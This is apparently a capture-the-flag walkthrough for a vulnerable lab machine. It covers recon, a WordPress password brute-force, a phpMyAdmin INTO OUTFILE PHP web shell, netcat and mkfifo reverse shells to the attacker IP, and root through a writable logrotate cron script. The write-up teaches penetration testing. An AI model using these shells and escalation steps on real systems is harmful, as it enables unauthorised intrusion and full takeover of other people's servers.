

Recon

NMAP scan: **nmap -sSV <ipaddress>**

For info on NMAP - <https://nmap.org/docs.html>

```
kali@kali:~$ sudo nmap -sSV -p 0-10000 <ipaddress>
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-06 16:44 EDT
Nmap scan report for 192.168.13.131
Host is up (0.0011s latency).
Not shown: 10000 closed ports
PORT      STATE SERVICE VERSION
80/tcp    open  http   Apache httpd 2.4.25 ((Debian))
MAC Address: 00:0C:29:E2:78:CF (VMware)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 7.44 seconds
```

Identifies only 1 port open, with a website sitting on port 80.



Nothing much of interest on landing page.

Nikto Search - **nikto -h <ipaddress>**


For more info on Nikto - <https://cirt.net/Nikto2>

```
kali@kali:~$ nikto -h 192.168.13.131
- Nikto v2.1.6
+ Target IP: 192.168.13.131
+ Target Hostname: 192.168.13.131
+ Target Port: 80
+ Start Time: 2020-06-06 16:46:17 (GMT-4)

+ Server: Apache/2.4.25 (Debian)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-SS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS.
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type.
+ No .C0 Directories found (use -C all to force check all possible dirs)
+ Server may leak inodes via ETags, header found with file /, inode: 29cd, size: 5a323b988acba, mime: gpp
+ Apache/2.4.25 appears to be configured (currently is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ Allowed HTTP Methods: POST, OPTIONS, HEAD, GET
+ Discovered header 'X-Module-Security: 1'
+ OSVDB-3266: /manual/ Web server manual found.
+ OSVDB-3266: /manual/mod_ssl.html Directory indexing found.
+ OSVDB-3233: /icons/ Apache default file found.
+ /phpmyadmin/ phpMyAdmin directory found
+ 2915 requests (5 errors) and 11 headers reported on remote host
+ End Time: 2020-06-06 16:47:20 (GMT-4) (63 seconds)

+ 1 host(s) tested
```

Identify's a few more / folders to look at /phpmyadmin stands out



A quick guess with common usernames and some SQL injection proves negative, with no usernames or access found.


Gobuster Search - **gobuster dir -u (url) -w (wordlist)**

For more info on Gobuster - <https://github.com/OJ/gobuster>

```
kali@kali:~$ gobuster dir -u http://192.168.13.131/ -w /usr/share/wordlists/dirbuster/common.txt
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehrlau (@_FireFart_)
=====
[+] Url: http://192.168.13.131/
[+] Threads: 10
[+] Method: GET
[+] Status codes: 200,204,301,302,307,401,403
[+] User Agent: gobuster/3.0.1
[+] Timeout: 10s
=====
2020/06/07 03:31:59 Starting gobuster
=====
/ (Status: 403)
/wp-content/ (Status: 403)
/wordpress/ (Status: 403)
/wordpress/ (Status: 200)
/wordpress/ (Status: 301)
/wordpress/ (Status: 301)
/wordpress/ (Status: 301)
/wordpress/ (Status: 403)
/wordpress/ (Status: 301)
=====
2020/06/07 03:31:59 Finished
=====
kali@kali:~$
```

Gobuster adds the HTML status code, which is really helpful (in this case 200 OK, 301, Move permanently and 403 Forbidden) For a list of all codes <https://developer.mozilla.org/en-US/docs/Web/HTTP/Status>

Using this, it has identified a few more folders to investigate, looking through only a few are open. / Wordpress folder opens up another avenue to look through.



Again a quick check with SQL Injection returns nothing of note.

WPSSCAN - **wpscan --url <url> --enumerate p**

<https://wpscan.org/>

```
kali@kali:~$ wpscan --url http://192.168.13.131/wordpress --enumerate p

WPSCAN®

WordPress Security Scanner by the WPScan Team
Version 3.8.1
Sponsored by Automattic - https://automattic.com/
@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart

[+] URL: http://192.168.13.131/wordpress/ [192.168.13.131]
[+] Started: Sun Jun 7 03:40:34 2020
```

Not much going on here, until near the identifies 2 users.

```
i] User(s) Identified:

[+] orange
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)

[+] lemon
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)
```

Whilst we are on WPScan, we might as well try to use their built in password cracker.


```
wpscan --url http://192.168.13.131/wordpress --passwords ~/Desktop/rockyou_small.txt --usernames 'lemon, orange'

[!] No Config Backups Found.

[+] Performing password attack on Xmlrpc against 2 user/s
[SUCCESS] - orange / ginger
Trying lemon / diego Time: 00:00:07
<===== (675 / 675) 100.00% Time: 00:00:07
Trying lemon / hockey Time: 00:00:07
<===== (675 / 675) 100.00% Time: 00:00:07
```

This comes up trumps with a password for the user `Orange`.

Using the details above, log into wordpress. Looking around, this is a user account with a few areas to investigate (if we dont find anything else). A draft `post` can be seen with a title `Keep this safe!`. Opening this finds a password.



Hoping back to the phpMyPHP page, log on using the username as above and the password found.

This opens up MyPHP, a quick look around we can see a `wordpress` database, stored inside under `wp_users` is the password hashes for both users. We already know one, so grab the second user and see what John The Ripper or Hashcat can figure out.

Using hashcat - hashcat -m 400 <hash> <wordlist>

The -m 400 details what type of hash it is, check out https://hashcat.net/wiki/doku.php?id=example_hashes

```
root@kali:~/Documents/lemon# sudo hashcat -m 400 lemon.hash /home/kali/Desktop/rockyou_small.txt --force
hashcat (v5.1.0) starting...

OpenCL Platform #1: The pocl project
=====
+ Device #1: pthread-Intel(R) Core(TM) i5-4590T CPU @ 2.80GHz, 512/1769 MB allocatable, 4MCU

Hashes: 2 digests; 2 unique digests; 2 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 2

Applicable optimizers:
+ Zero-byte

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256
```

This turned out to be a totally fruitless exercise, as none of the password list used turned up any results for the user `lemon`.

Further to that, on investigation it was simple just to copy the hash from orange to lemon in myphpadmin and logging into wordpress as lemon. This open up the wordpress admin options, but a good look around and a search for common wordpress exploits (themes is normally a good place to load phps) turns up nothing.

Options					ID	user_login	user_pass	user_nic
<input type="checkbox"/>	Edit	Copy	Delete		1	lemon	\$P\$BY9AWyM0QjsVp5Ed3IBx9VsbqEsiMR0	lemon
<input type="checkbox"/>	Edit	Copy	Delete		2	orange	\$P\$BY9AWyM0QjsVp5Ed3IBx9VsbqEsiMR0	orange

Going over the recon and what we have found out, concentrating on myphpadmin

An extensive google search (TryHackMe has a good learning room for concentrating searches). Turns up this articles

<https://www.informit.com/articles/article.aspx?p=1407358&seqNum=2>,
<https://www.hackingarticles.in/shell-uploading-web-server-phpmyadmin/>,
<https://www.hacking.reviews/2017/02/shell-uploading-in-web-server-through.html?m=1>

<http://anonymous1769.blogspot.com/2013/12/tut-shell-uploading-through-phpmyadmin.html>

for those who prefer a video - https://www.youtube.com/watch?v=CynnM-0v_n4

Although most of these refer to Windows boxes, the principle is the same replacing cmd.exe with a shell.

The default installation of phpMyAdmin gives the user full access to powerful MySQL commands, and as this installation doesn't seem that locked down (as we can easily amend data, and access all the pages) .


Submitting an SQL query as below, should give us a web access pseudo command line.

With the wordpress database selected, go to SQL and type in the below search, hitting the go button once done. This should return an 'empty result' set as below (if it doesn't, double check your typing mainly the ;)

select "<? System(\$_REQUEST['cmd']); ?>" into outfile "/opt/lampp/htdocs/cmd.php";

Changing the directory (to /var/www/html) which is more commonly used with the Apache system (the opt/lampp/ one is if installed as part of XAMPP for windows)


You can call the .php what you want, in this i went for cmd, in the examples its backdoor, cmd or similar.



This will enable pseudo command-line access on the system, not very user friendly but its the 'in' we need to start enumerating the system.

To test this out, head over to our wordpress site (as that lives in /var/www/html) by going to

<http://lemonsqueezy.wordpress/shell.php?cmd=dir>



this will open up a webpage, and if it worked ok list all the files in that directory (should really have used 'ls' here as on linux box, but dir works ok)

Now we have command line access (you can play around by inputting a linux command after the = in the address, i.e ls, whoami, where is, pwd) and prove the results

Now another quick google (as the documents are windows based) about sending shells from command line comes up with

<http://stuffjasondoes.com/2018/07/18/bind-shells-and-reverse-shells-with-netcat/>

so using NC we can send the /bin/bash

Firstly, set up a NC listener on our Kali machine **nc -nlvp 5555**

For more info on NC commands

https://www.sans.org/security-resources/sec560/netcat_cheat_sheet_v1.pdf

-n Dont perform DNS lookups on names

-v Be verbose, printing out messages on standard error

-l Listen mode

-p Local port number

Next back on the wordpress backdoor page, the cmd we want to input is

nc -nv <attacking machin ip> <port> -e "/bin/bash"

This should then give you a limited shell on your listener

```
kali@kali:~$ nc -nlvp 5555
listening on [any] 5555 ...
connect to [192.168.13.128] from (UNKNOWN) [192.168.13.135] 50540
ls
index.php
iwantshell.php
license.txt
readme.html
```

As you will see once connected you get no prompt, this is because the shell is a jailed shell. There are many articles available on what a jailed shell is, and how to break out of them:

<https://www.computerhope.com/jargon/j/jailed-shell.htm>

<https://w00troot.blogspot.com/2016/12/breaking-jail-shell.html>

Typing the following command will have the desired effect

python -c 'import pty; pty.spawn("/bin/sh")'

a quick **whoami**, **ls** and **cat user.txt** complete the first part of the challenge.

```
TERM environment variable not set.  
$ ls  
ls  
html user.txt  
$ cat user.txt  
cat user.txt  
TXVzaWMgY2  
$
```

Next up to escalate privileges and get in as Root. There are many different approaches to this,

https://sushant747.gitbooks.io/total-oscp-guide/privilege_escalation_-_linux.html,

<http://blog.g0tmi1k.com/2011/08/basic-linux-privilege-escalation/is>

offer up good guides.

You could go straight for a root terminal by typing **/tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.13.128 7654 /tmp/f** and having a listener ready on port 7654 to catch it - but that would be too easy.

Some of the scripts are the best place to start, learning what areas to look for.

<https://netsec.ws/?p=309> notes 3 good scripts, i always start off with **LinEnum**.

<https://github.com/rebootuser/LinEnum/blob/master/LinEnum.sh>

Firstly we need to get this accross onto the target system, again multiple ways of doing this, but a SimpleHTTPserver is nice and easy. You can host a simple HTTP Server on yuor attacking machine through **pythonpython3 -m http.server** or like i have done below with NodeJS **http-server -p 8000** make sure you are in the directory where your LinEnum.sh script is located

```
kali@kali:~/Downloads/LinEnum-master$ http-server -p 8000  
Starting up http-server, serving ./  
Available on:  
  http://127.0.0.1:8000  
  http://192.168.13.128:8000  
Hit CTRL-C to stop the server  
█
```

Next up, check on the attacking machine your have `write` access, i normally just simply try a **mkdir test** (where you are, home or /tmp) but there are other ways (notably with **find / -writable -type d 2>/dev/null** which finds `world-writable` folders). Once have found a place, use **wget <attacker http address>/<linenum.sh file>** to download the script onto the machine.

```
$ wget http://192.168.13.128:8000/LinEnum.sh
wget http://192.168.13.128:8000/LinEnum.sh
--2020-06-09 18:46:20-- http://192.168.13.128:8000/LinEnum.sh
Connecting to 192.168.13.128:8000 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 46631 (46K) [application/x-sh]
Saving to: 'LinEnum.sh'

LinEnum.sh      100%[=====>] 45.54K  --KB/s   in 0s

2020-06-09 18:46:20 (207 MB/s) - 'LinEnum.sh' saved [46631/46631]
```

Make the script executable (**chmod +x LinEnum.sh**) and run it, you can use the > to save the output to a file to make it easier to read.

There is a lot of information pumped out from the LinEnum script, knowing the LINUX system will help you find potential weaknesses quickly and a good read through <https://null-byte.wonderhowto.com/how-to/use-linenum-identify-potential-privilege-escalation-vectors-0197225/> and other good articles will help out.

Having looked through, and investigated a few areas the cron job LOGROTATE was worth investigating further. CRON is used to schedule tasks, the script points out that logrotate runs with `ROOT` privileges and can write to the file. LOGROTATE

```
-rwxr-xr-x 1 root root 1474 Sep 14 2017 apt-compat
-rwxr-xr-x 1 root root 355 Oct 25 2016 bsdmainutils
-rwxr-xr-x 1 root root 384 Dec 13 2012 cracklib-runtime
-rwxr-xr-x 1 root root 1597 Feb 23 2017 dpkg
-rwxr-xr-x 1 root root 89 May 6 2015 logrotate
-rwxr-xr-x 1 root root 1065 Dec 13 2016 man-db
-rwxr-xr-x 1 root root 249 May 17 2017 passwd
```

A google search of Logrotate helps explain what the service does, in short it `rotates` refers to best practice of archiving current logs, starting a fresh log and deleting older logs. The system usually runs logrotate once a day. Application-specific log settings can be found at /etc/logrotate.d

More information about logrotate can be found <https://www.networkworld.com/article/3218728/how-log-rotation-works-with-logrotate.html>

Again there are numerous articles on how to manipulate Logrotate (Logrotten is one) but in this case, its a simple case of manipulating the file at /etc/logrotate.d/logrotate to our advantage.

On checking the file (/etc/logrotate.d/logrotate), basically CRON calls this file so all we need to do is amend the file to drop us into another shell (as it will be running as root) and bingo. So amend the file with **nc <attacker ip> <port> -e "/bin/bash"** open up a listener on the port, save the file and wait for the shell to drop into your listener.


```

^Chttp-server stopped.
kali@kali:~/Downloads/LinEnum-master$ nc -lvnp 8888
listening on [any] 8888 ...
connect to [192.168.13.128] from (UNKNOWN) [192.168.13.135] 37698
whoami
root

```

We are in a jailed shell again, you can run the command line from earlier to get to a normal shell, Check the root.txt file for the final flag.

```

python -c 'import pty; pty.spawn("/bin/sh")'
# ls
ls
root.txt
# cat root.txt
cat root.txt
NvbWV0aW1lcyE
#

```